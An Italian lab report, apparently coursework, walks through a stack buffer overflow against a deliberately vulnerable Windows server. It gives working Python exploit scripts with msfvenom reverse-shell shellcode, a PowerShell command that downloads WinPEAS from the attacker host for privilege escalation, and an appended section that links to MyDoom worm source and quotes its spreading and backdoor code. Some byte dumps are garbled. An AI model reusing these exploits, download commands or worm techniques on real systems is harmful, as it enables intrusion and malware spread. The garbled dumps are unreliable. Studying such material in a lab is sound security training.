EDI 00401973 oscp.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0(FFFFFF)
P 1 CS 0023 32bit 0(FFFFFF)
R 0 SS 002B 32bit 0(FFFFFF)
Z 1 DS 002B 32bit 0(FFFFFF)
S 0 FS 0053 32bit 7FEAF000(FFF)
T 0 GS 002B 32bit 0(FFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

**Figura 4 :** Il registro EIP è stato sovrascritto con il valore 6F43396E.

Convertendo 0x6F43396E in ASCII (tenendo conto dell'architettura little-endian), abbiamo determinato l'esatta porzione di stringa residente nell'EIP.

```
(kali㉿kali)-[~/Desktop/pyBW3]
$ /usr/bin/python
Python 3.13.11 (main, Dec 8 2025, 11:43:54) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
Ctrl click to launch VS Code Native REPL
● >>> import struct
● >>> struct.pack("<I", 0x6f43396e)
b'n9Co'
```

**Figura 5 :** Utilizzo del modulo struct di Python per identificare l'equivalente ASCII del valore EIP ('n9Co').

```
(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co
[*] Exact match at offset 1978
```

**Figura 6 :** Utilizzo di pattern\_offset.rb per scoprire che 'n9Co' si trova esattamente all'offset 1978.

Abbiamo convalidato questo dato inviando 1978 "A", esattamente quattro "B" e un padding di "C".

```
poc.py > ...
1  import socket
2
3  ip = "192.168.100.20" # Sostituire con l'IP target
4  port = 1337
5  timeout = 5
6
7  # Offset EIP = 1978
8  # Valore EIP = BBBB (0x42424242)
9  # Valore ESP = CCCCC... (0x434343...)
10
11 payload = b'A'*1978 + b'\x42\x42\x42\x42' + b'C' * 16
12
13 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14 s.settimeout(timeout)
15 con = s.connect((ip, port))
16 s.recv(1024)
17
18 # Inviare comando e payload come byte
19 s.send(b"OVERFLOW1 " + payload)
20
21 s.close()
```

**Figura 7 :** Script Proof of Concept (poc.py) progettato per sovrascrivere in modo pulito l'EIP con 'BBBB'.

Registers (FPU)	
EAX	00C0F260 ASCII "OVERFLOW1 AAAAAAAAAAAAAA.....AAAAAA.....AAAAAA.....AAAAAA.....AAAAAA.....AAAAAA.....
ECX	00A051A4
EDX	00000000
EBX	41414141
ESP	00C0FA28 ASCII "CCCCCCCCCCCCCCCC"
EBP	41414141
ESI	00401973 oscp.00401973
EDI	00401973 oscp.00401973
EIP	42424242
C	0 ES 002B 32bit 0(FFFFFFFF)
P	1 CS 0023 32bit 0(FFFFFFFF)
A	0 SS 002B 32bit 0(FFFFFFFF)
Z	1 DS 002B 32bit 0(FFFFFFFF)
S	0 FS 0053 32bit 7FEAF000(FFF)
T	0 GS 002B 32bit 0(FFFFFFFF)
D	0
O	0 LastErr ERROR_SUCCESS (00000000)

**Figura 8 :** Convalida riuscita: l'EIP è perfettamente sovrascritto con 42424242 (BBBB) e l'ESP punta direttamente alle nostre 'C'.

### 3. La Tana del Bianconiglio dei Badchar e Risoluzione dei Problemi (OVERFLOW1)

Non tutti i caratteri possono essere inviati in modo sicuro in un payload; alcuni caratteri (come il null byte \x00) troncano o corrompono lo shellcode. Per identificarli, abbiamo inviato un array di caratteri da \x01 a \xff e li abbiamo confrontati con un file bytarray.bin generato utilizzando lo script Mona.

```
00A0F000 [+] This mona.py action took 0:00:00
00A0F000 [+] Command used:
00A0F000   mona bytarray -b "\x00"
00A0F000   *** Note: parameter -b has been deprecated and replaced with -cpb ***
00A0F000   Generating output file excluding 1 bad chars...
00A0F000   Dumping table to file
00A0F000   [*] Preparing output file 'bytarray.txt'
00A0F000     - Creating working folder c:\mona\oscp
00A0F000     - Folder created
00A0F000     - (Re)setting log file c:\mona\oscp\bytarray.txt
00A0F000
"\"x01\x02\x03\x04\x05\x06\x07\x08\x09\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\"x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x2g\x2h\x2i\x2j\x2k\x2l\x2m\x2n\x2o\x2p\x2q\x2r\x2s\x2t\x2u\x2v\x2w\x2y\x2z\x28"
"\"x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x38"
"\"x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x45\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x58"
"\"x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\"x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x80\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\x90"
"\"xal\xal2\xal3\xal4\xal5\xal6\xal7\xal8\xal9\xalaa\xalb\xalad\xalae\xalaf\xalb\xal2\xal3\xal4\xal5\xal6\xal7\xal8\xal9\xalb\xalc\xalb\xalde\xal0"
"\"xel\xel2\xel3\xel4\xel5\xel6\xel7\xel8\xel9\xelaa\xelb\xelc\xelb\xel2\xel3\xel4\xel5\xel6\xel7\xel8\xel9\xelb\xelc\xelb\xelde\xel0"
"\"xel\xel2\xel3\xel4\xel5\xel6\xel7\xel8\xel9\xelaa\xelb\xelc\xelb\xel2\xel3\xel4\xel5\xel6\xel7\xel8\xel9\xelb\xelc\xelb\xelde\xel0"
00A0F000 Done, wrote 255 bytes to file c:\mona\oscp\bytarray.txt
00A0F000 Binary output saved in c:\mona\oscp\bytarray.bin
00A0F000 [*] This mona.py action took 0:00:00, 0.016000
!mona bytarray -b '\x00'
```

**Figura 9 :** Generazione del bytarray iniziale tramite Mona, escludendo il badchar predefinito \x00.

```
badchar.py > ...
1  import socket
2  ip = "192.168.100.20" # Sostituire con l'IP target
3  port = 1337
4  timeout = 5
5  # Lista dei caratteri da ignorare (iniziamo con il null byte)
6  ignore_chars = [b"\x00", b"\x07", b"\x2e", b"\x2f", b"\xa0", b"\xa1"]
7  badchars_bytes = b""
8  for i in range(256):
9      char_byte = bytes([i]) # Converti l'intero in un oggetto byte
10     if char_byte not in ignore_chars:
11         badchars_bytes += char_byte
12
13 offset_eip = 1978
14 eip_placeholder = b"BBBB" # Placeholder per EIP
15
16 # Inviamo il padding, un EIP placeholder,
17 # e poi tutti i possibili byte (esclusi quelli ignorati)
18 payload = b"A" * offset_eip + eip_placeholder + badchars_bytes
19
20 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21 s.settimeout(timeout)
22 con = s.connect((ip, port))
23
24 s.recv(1024)
25
26 s.send(b"OVERFLOW1 " + payload)
27
28 s.close()
```

**Figura 10 :** Lo script badchar.py utilizzato per inviare l'array di caratteri al target.

### 3.1 L'Anomalia dei "Badchar Sequenziali"

Durante questa fase, è emerso un problema molto frustrante ma comune: Mona ha iniziato a segnalare corruzioni sequenziali massicce a partire da \x01, \x02, \x03 e così via.

Quando un payload appare completamente corrotto fin dal primo byte, di solito indica una di queste due cose:

1. **Un offset EIP errato:** Se l'offset è leggermente sfasato, il payload finisce nello spazio di memoria sbagliato, causando un disallineamento. Come suggerito dal professore, ricalcolare l'offset dell'EIP è la risposta da manuale.
2. **Un bytearray.bin desincronizzato o difettoso:** Mona si affida al file bytearray.bin nella cartella di lavoro per effettuare il confronto con la memoria. Se questo file si corrompe, viene sovrascritto in modo improprio o non si aggiorna in Immunity Debugger, il confronto di Mona fallirà catastroficamente, segnalando caratteri validi come badchar.

Dopo aver verificato che l'offset di 1978 era completamente accurato, il problema è stato dedotto correttamente. Il file bytearray.bin era difettoso.

**La Soluzione:** Riavviando Immunity Debugger, ripulendo la directory di lavoro di Mona e rigenerando il file bytearray.bin, l'allineamento in memoria si è sincronizzato di nuovo.




Figura 11 : Confronto di Mona che mostra una corruzione localizzata, dimostrando che l'array si sta ora sincronizzando correttamente.

```
#!/usr/bin/python3
# Lista dei caratteri da ignorare (iniziamo con il null byte)
ignore_chars = [b"\x00", b"\x07", b"\x2e", b"\x2f", b"\xa0", b"\xa1"]
badchars_bytes = b""
```

Figura 12 : Aggiornamento iterativo della lista ignore\_chars in Python man mano che vengono scoperti veri badchar.

**Figura 13 :** Successo! Mona riporta uno stato 'Unmodified', il che significa che tutti i badchar (\x00, \x07, \x2e, \x2f, \xa0, \xa1) sono stati filtrati con successo.

## 4. Ottenere la Remote Code Execution (OVERFLOW1)

Una volta identificati i badchar, il passo successivo è stato trovare un'istruzione JMP ESP all'interno di una libreria priva di protezioni ASLR e SafeSEH.

**Figura 14 :** Utilizzo di Mona per trovare un puntatore JMP ESP (0x625011af) che non contenga nessuno dei badchar identificati.

```
[kali㉿kali)-[~]
└$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.10 LPORT=1234 EXITFUNC=thread -b "\x00\x07\x2e\xao" -f p
yhton
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
```

**Figura 15 :** Generazione del payload finale della reverse shell utilizzando msfvenom, codificandolo attentamente per evitare i badchar rilevati.

Abbiamo quindi inserito l'indirizzo JMP ESP nell'offset EIP, aggiunto un piccolo NOP sled (x90) per garantire la stabilità del payload e aggiunto lo shellcode di msfvenom.

```

# finalBO.py > ...
1  import socket
2  import struct
3
4  ip = "192.168.100.20"
5  port = 1337
6  timeout = 5
7
8  padding = b"A" * 1978
9
10 eip = struct.pack('<I', 0x625011af)
11 nops = b"\x90" * 32
12
13 buf = b""
14 buf += b"\xba\x90\x80\x85\x26\xdb\xd3\xd9\x74\x24\xf4\x5e"
15 # ....
16 buf += b"\xb1\xd4\x88"
17
18
19 payload = padding + eip + nops + buf
20
21 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
22 s.settimeout(timeout)
23
24 con = s.connect((ip, port))
25
26 s.recv(1024)
27
28 s.send(b"OVERFLOW1 " + payload)
29
30 s.recv(1024)
31
32 s.close()
33
34 print("Payload inviato")

```

**Figura 16 :** Lo script finale dell'exploit (finalBO.py) che assembلا il padding, il puntatore EIP, il NOP sled e lo shellcode.

```

└─(kali㉿kali)-[~]
$ sudo nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.20] 49681
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Desktop\oscp>█

```

**Figura 17 :** L'esecuzione di finalBO.py produce la cattura con successo di una reverse shell sul listener Kali.

```
C:\Users\user\Desktop\oscp>whoami /priv
whoami /priv

INFORMAZIONI PRIVILEGI

Nome privilegio          Descrizione          Stato
=====                  ======          =====
SeShutdownPrivilege      Arresto del sistema      Disabilitato
SeChangeNotifyPrivilege  Ignorare controllo incrociato  Abilitato
SeUndockPrivilege         Rimozione del computer dall'alloggiamento  Disabilitato
SeIncreaseWorkingSetPrivilege Aumento di un working set di processo  Disabilitato
SeTimeZonePrivilege       Modifica del fuso orario      Disabilitato

C:\Users\user\Desktop\oscp>systeminfo

Nome host:                DESKTOP-9K104BT
Nome SO:                  Microsoft Windows 10 Pro
Versione SO:              10.0.10240 N/D build 10240
Produttore SO:            Microsoft Corporation
Configurazione SO:        Workstation autonoma
... Tipo build SO:        Multiprocessor Free
Proprietario registrato: user
Organizzazione registrata:
Numero di serie:          00331-20305-79611-AA686
Data di installazione originale: 09/07/2024, 16:37:06
Tempo di avvio sistema:    25/02/2026, 12:35:37
Produttore sistema:        innotek GmbH
Modello sistema:          VirtualBox
Tipo sistema:             x64-based PC
Processore:                1 processore(i) installati.
                            [01]: Intel64 Family 6 Model 154 Stepping 4 GenuineIntel ~2496 Mhz
                            innotek GmbH VirtualBox, 01/12/2006
Versione BIOS:             C:\Windows
Directory Windows:          C:\Windows\system32
Directory di sistema:       \Device\HarddiskVolume1
Dispositivo di avvio:       it;Italiano (Italia)
Impostazioni locali sistema: it;Italiano (Italia)
Impostazioni locali di input: it;Italiano (Italia)
Fuso orario:                (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
Memoria fisica totale:     2.048 MB
Memoria fisica disponibile: 1.295 MB
Memoria virtuale: dimensione massima: 3.200 MB
Memoria virtuale: disponibile: 2.133 MB
Memoria virtuale: in uso:    1.067 MB
Posizioni file di paging:  C:\pagefile.sys
Dominio:                   WORKGROUP
Server di accesso:          \\DESKTOP-9K104BT
Aggiornamenti rapidi:      N/D
```

**Figura 18 :** L'esecuzione di 'whoami /priv' e 'systeminfo' conferma che il target Windows 10 è stato compromesso.

## 5. Ripetibilità e Conferma: Sfruttamento di OVERFLOW2

Per validare la comprensione del processo, la medesima metodologia è stata applicata al comando OVERFLOW2 presente sul server vulnerabile. L'esecuzione è avvenuta senza intoppi, confermando l'affidabilità delle procedure di exploit development adottate.

### 5.1 Fuzzing e Offset di OVERFLOW2

Anche in questo caso, è stato inviato un pattern ciclico univoco per determinare il punto esatto di crash e l'offset dell'EIP.

```
(kali㉿kali)-[~]
$ nc 192.168.100.20 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7
p3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5A
1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az
Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2
m8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0B
6Bu7Bu8Bu9Bu0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw
Cc5Cc6Cc7Cc8Cc9Cc0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7
k3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5C
^C
```

**Figura 19 :** Invio del pattern ciclico al comando OVERFLOW2 tramite connessione Netcat.

Il programma è andato in crash, restituendo un valore EIP che abbiamo decodificato usando Python per trovare la stringa esatta:

```
calc.py
1 import struct
2 print(struct.pack("<I", 0x76413176))
```

**Figura 20 :** Script Python per estrapolare l'equivalente ASCII del valore esadecimale dell'EIP (0x76413176).

```
(kali㉿kali)-[~/Desktop/pyBW3]
$ python calc.py
b'v1Av'
```

**Figura 21 :** L'esecuzione dello script rivela che il valore EIP corrisponde alla stringa 'v1Av'.


Interrogando il tool pattern\_offset.rb, abbiamo identificato l'offset esatto.

```
(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q v1Av
[*] Exact match at offset 634
```

**Figura 22 :** Lo strumento di Metasploit identifica l'offset esatto per 'v1Av' a 634 byte.

Abbiamo validato questo offset inviando 634 "A", seguite da quattro "B" (42424242) e un

buffer di "C".



**Figura 23 :** Immunity Debugger conferma l'EIP sovrascritto in modo perfetto con 42424242 e l'ESP che punta al buffer di 'C'.


## 5.2 Analisi dei Badchar per OVERFLOW2

Poiché i badchar possono variare da comando a comando o da funzione a funzione a seconda di come l'input viene processato o formattato dall'applicazione, abbiamo dovuto condurre un'analisi dei badchar indipendente per OVERFLOW2.

**Figura 24:** Generazione di un nuovo bytearray di partenza escludendo il null byte (x00).



**Figura 25 :** Analisi di Mona che mostra corruzione in memoria su determinati set di byte.



**Figura 26 :** A seguito dell'esclusione iterativa, Mona segnala lo stato 'Unmodified', confermando di aver isolato tutti i badchar.

## 5.3 Generazione Payload OVERFLOW2

I badchar finali identificati specificamente per la funzione OVERFLOW2 erano: \x00, \x23, \x3c, \x83, \xba. Utilizzando questa lista, è stato generato un nuovo payload codificato.

```
[kali㉿kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.10 LPORT=1234 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[+] Found 11 compatible encoders
```

**Figura 27 :** Generazione del payload finale tramite msfvenom con i badchar aggiornati e

formattato per l'inserimento nello script Python.

---

## 6. Post-Exploitation: Privilege Escalation tramite WinPEAS

Attualmente, l'accesso garantito dalla reverse shell opera nel contesto dell'utente che esegue il server vulnerabile. Per ottenere il pieno controllo della macchina (SYSTEM/Administrator), è necessario elevare i privilegi. Poiché si tratta di un ambiente Windows 10, **WinPEAS (Windows Privilege Escalation Awesome Scripts)** è lo strumento automatizzato ideale per identificare errori di configurazione sfruttabili.

### 6.1 Passaggi Teorici per l'Escalation

#### 1. Trasferimento di WinPEAS:

Essendo in una reverse shell, dobbiamo ospitare l'eseguibile winPEASany.exe sulla macchina attaccante Kali Linux e scaricarlo sul target.

- *Su Kali (192.168.100.10):* Ospitare un server web Python rapido nella directory contenente WinPEAS:  
python3 -m http.server 80
- *Sulla macchina Windows Target:* Utilizzare PowerShell per eseguire il download:  
powershell -c "Invoke-WebRequest -Uri http://192.168.100.10/winPEASany.exe - OutFile C:\Windows\Temp\winPEASany.exe"

#### 2. Esecuzione e Analisi:

Navigare in C:\Windows\Temp\ ed eseguire il binario:  
.\\winPEASany.exe

#### 3. Cosa Cercare nell'Output:

WinPEAS codifica a colori i risultati. Un'attenzione particolare va posta sul testo in **Rosso/Giallo**, che indica un vettore di privilege escalation quasi certo (99%). I vettori comuni che potrebbe scoprire su un sistema Windows 10 includono:

- **Unquoted Service Paths (Percorsi dei servizi senza virgolette):** Servizi in esecuzione con privilegi elevati che presentano spazi nei percorsi degli eseguibili senza le dovute virgolette, consentendo il posizionamento di un file .exe malevolo lungo il percorso.
- **AlwaysInstallElevated:** Se questa chiave di registro è abilitata, è possibile generare un payload .msi malevolo con msfvenom ed eseguirlo per ottenere l'esecuzione come SYSTEM.
- **Credenziali Memorizzate (Stored Credentials):** WinPEAS esegue la scansione di credenziali Autologon, hash SAM o password salvate in chiaro in file di testo (come Unattend.xml).

# **Extra 1 Archivio**

# Extra 1: Sorgente del Malware MyDoom

<https://github.com/akir4d/MalwareSourceCode/raw/main/Win32/Win32.Mydoom.a.7z>

## Sfruttamento rete p2p per la diffusione

```
struct dnscache_t *mm_get_mx(const char *domain)
{
    struct dnscache_t *cached;
    struct mxlist_t *mxs;
    if ((cached = mmdns_getcached(domain)) != NULL) {
        cached->ref++;
        return cached;
    }
    mxs = get_mx_list(domain);
    if ((mxs == NULL) && ((GetTickCount() % 4) != 0))
        return NULL;
    mmdns_addcache(domain, mxs);
    cached = mmdns_getcached(domain);
    if (cached == NULL)
        /* original: */
        return NULL;

    /* should be: */
    /* { free_mx_list(mxs); return NULL; } */

    cached->ref++;
    return cached;
}
```

```
static const char *step3_domains[] = [
    /* "aol.com", "msn.com", "yahoo.com", "hotmail.com" */
    "nby.pbz", "zfa.pbz", "lnubb.pbz", "ubgznvy.pbz"
];
```

```
#endif
    if (len) do {
        DO1(buf);
    } while (--len);
    return crc ^ 0xffffffffL;      /* (instead of ~c for 64-bit machines) */
}
```

Dato che il Mydoom(2004) funzionava principalmente su sistemi **32bit**, la modifica **0xffffffffL** permette al malware di funzionare correttamente sui sistemi a **64 bit** senza crashare o sbagliare i calcoli, garantendo che la scansione email e domini rimanga efficace e precisa anche sui PC moderni.

```
if (recv_bytes(sock, (char *)&h, sizeof(h), 0) != sizeof(h)) goto ex;
if (skip_until(sock, '\0')) goto reject;
if (h.vn != 0x04) goto reject;
if (h.cd != 0x01) goto reject;      /* BIND method is not supported */
```

```
/* actually, this piece of code will try ports 3127 - 3199 */

for (port=3127;;port++) {
    socks4_main(port, 3);
    Sleep(1024);
    if (port > 3198) {
        Sleep(2048);
        port = 3127;
    }
}
```

Nel MyDoom originale, il worm apriva una backdoor solitamente sulla porta **3127** , ma il nuovo codice non si limita a una sola porta, ma ad un range specifico: dalla **3127** alla **3199**.

```

/* STEP1 */
while ((xrand16() % 100) < 98) {
    for (n=0,mq=massmail_queue; mq; mq=mq->next, n++)
        if (n <= 3) break;
    j = xrand32() % n;
    for (i=0,mq=massmail_queue; mq; mq=mq->next, i++)
        if (i == j) break;
    if (mq == NULL) break;
    lstrcpy(state->from, mq->to);
    return;
}

/* STEP 2: use any Outlook account. Not implemented yet. */

/* STEP 3 */
j = 3 + (xrand16() % 3);           /* username length; 3-5 chars */
for (i=0; i<j; i++)
    state->from[i] = 'a' + (xrand16() % 26);
state->from[i++] = '@';
j = xrand16() % (sizeof(step3_domains) / sizeof(step3_domains[0]));
rot13(state->from+i, step3_domains[j]);

```

Creazione del file massmail.c di una loyal\_list utile per far in modo che il malware non infetti domini legati al mondo accademico e dell'open source, inoltre con la funzione "nospam\_domains" si evita di andare a infettare gli eventuali .gov .mil o mandarlo verso sistemi syma, sopho,msn

```

for (i=0; loyal_list[i]; i++)
    if (xstrstr(dom, loyal_list[i]) != NULL)
        return 100;

for (i=0; nospam_domains[i]; i++)
    if (xstrstr(dom, nospam_domains[i]) != NULL)
        return 1;
return 0;
}

```

Evitare sysadmin, il malware scarta account di servizio come root webmaster poichè mandare questa email a queste caselle di posta vorrebbe dire allertare eventuali amministratori o sistemi antispam delle aziende

```
static int email_filtuser(const char *email)
{
    static const char *nospam_fullnames[] = {
        "root", "info", "samples", "postmaster",
        "webmaster", "noone", "nobody", "nothing", "anyone",
        "someone", "your", "you", "me", "bugs", "rating", "site",
        "contact", "soft", "no", "somebody", "privacy", "service",
        "help", "not", "submit", "feste", "ca", "gold-certs",
        "the.bat", "page",
    /* "support" */
```

```
static const struct {
    int in_len;
    char *in;
    int out_len;          /* MUST BE <= in_len */
    char *out;
} cvt_tab[] = {
```

```
printf("const unsigned char %s[] = {" , arr_name);
for (i=0;;i++) {
    if ((c = fgetc(f)) == EOF) break;
    if (i != 0) printf(",");
    if ((i % 12) == 0) printf("\n\t"); //else printf(" ");
    printf("0x%.2X", (unsigned char)c);
}
```

```
DWORD _stdcall socks4_server_th(LPVOID pv)
{
    int sock, serv=(int)pv;
    DWORD tick=0;
    for (;;) {
        sock = accept(serv, NULL, NULL);
        if (sock == 0 || sock == INVALID_SOCKET) continue;
        usedthreads++;
        socks4_client(sock);
        usedthreads--;
        if ((GetTickCount() - tick) < 20)
            Sleep(50);
        tick = GetTickCount();
    }
    //ExitThread(0);
    //return 0;
}
```

Funzione per inventare email con nomi comuni

```
-----  
// EMAIL GENERATOR  
  
static const char *gen_names[] = {  
    "john",     "john",      "alex",      "michael",   "james",      "mike",  
    "kevin",    "david",     "george",    "sam",        "andrew",     "jose",  
    "leo",       "maria",     "jim",       "brian",      "serg",       "mary",  
    "ray",       "tom",       "peter",     "robert",     "bob",        "jane",  
    "joe",       "dan",       "dave",      "matt",       "steve",      "smith",  
    "stan",      "bill",      "bob",       "jack",       "fred",       "ted",  
    "adam",      "brent",     "alice",     "anna",       "brenda",     "claudia",  
    "debby",     "helen",     "jerry",     "jimmy",     "julie",      "linda",  
    "sandra"  
};  
#define gen_names_cnt (sizeof(gen_names) / sizeof(gen_names[0]))  
  
void mm_gen(void)  
{  
    struct mailq_t *mq;  
    int queue_total, i, j;  
    char domain[128], *p;  
    char out_mail[256];  
  
    for (mq=massmail_queue, queue_total=0; mq; mq= mq->next, queue_total++);  
    if (queue_total == 0) return;  
    i = xrand32() % queue_total;  
    for (j=0,mq=massmail_queue; (j < i) && mq; mq= mq->next, j++);  
    if (mq == NULL) return;  
  
    for (p= mq->to; *p && *p != '@'; p++);  
    if (*p != '@') return;  
    lstrcpyn(domain, p+1, MAX_DOMAIN-1);  
  
    i = xrand16() % gen_names_cnt;  
  
    lstrcpy(out_mail, gen_names[i]);  
    lstrcat(out_mail, "@");  
    lstrcat(out_mail, domain);  
  
    massmail_addq(out_mail, 1);  
}
```

Funzione per eseguire uno scanner di rete per backdoor ed eventualmente fermarlo se la casella email è vuota per non mandare in crash il pc della vittima

```
scan_freeze((queue_status == 1) ? 1 : 0);
```

Il file Zipstore.c serve per effettuare un finta compressione poichè da codice sembra che avvenga una compressione ma in realtà non viene compresso nulla e lo si nota da

```
hdr1.compressed_size = GetFileSize(hFileIn, NULL);
dir1.compressed_size = hdr1.compressed_size;
hdr1.uncompressed_size = GetFileSize(hFileIn, NULL);
dir1.uncompressed_size = hdr1.uncompressed_size;
hdr1.filename_length = lstrlen(store_as);
dir1.filename_length = hdr1.filename_length;
dir1.extra_length = hdr1.extra_length = 0;

dir1.local_offs = offs;
```

```
hdr1.signature = 0x04034b50;
dir1.ver_needed = hdr1.ver_needed = 10;
dir1.flags = hdr1.flags = 0;
dir1.method = hdr1.method = 0;
```

Metodo di compressione 0 che da come significato il fatto che avvenga solo l'archiviazione ma non la compressione creando uno zip al volo poichè gli eseguibili vuoti venivano bloccati

```
GetSystemTime(&systime);
if ((systime.wYear < 1999) || (systime.wYear > 2010))
    systime.wYear = 2004;
if (systime.wMonth < 1 || systime.wMonth > 12) systime.wMonth = 1;
if (systime.wDay < 1 || systime.wDay > 31) systime.wDay = 10;

*f_date =
    ((systime.wYear-1980) << 9) |
    (systime.wMonth << 5) |
    systime.wDay;

*f_time =
    (systime.wHour << 11) |
    (systime.wMinute << 5) |
    (systime.wSecond / 2);
```

Forza l'anno al 2004 per evitare anomalie sospette e aggirare bug Y2K o CMOS scarichi, ciò fissava una data veritiera 2004 facendo sembrare il file appena creato.

## Dove guardare **prima** nel tuo tree

Pensare al seguente malware come a un organismo: **cervello → bocca → muscoli → memoria.**

### 1. `main.c` – il cervello

Qui devi partire.  
Tipicamente troverai:

- inizializzazione
- chiamate ai vari moduli
- loop principale
- thread creation

Segnati:

- ordine delle funzioni
- condizioni temporali (date hardcoded)
- fork/thread

Se capisci `main.c`, capisci l'architettura.

---

### 2. Propagazione email

Questa è la firma di Mydoom.

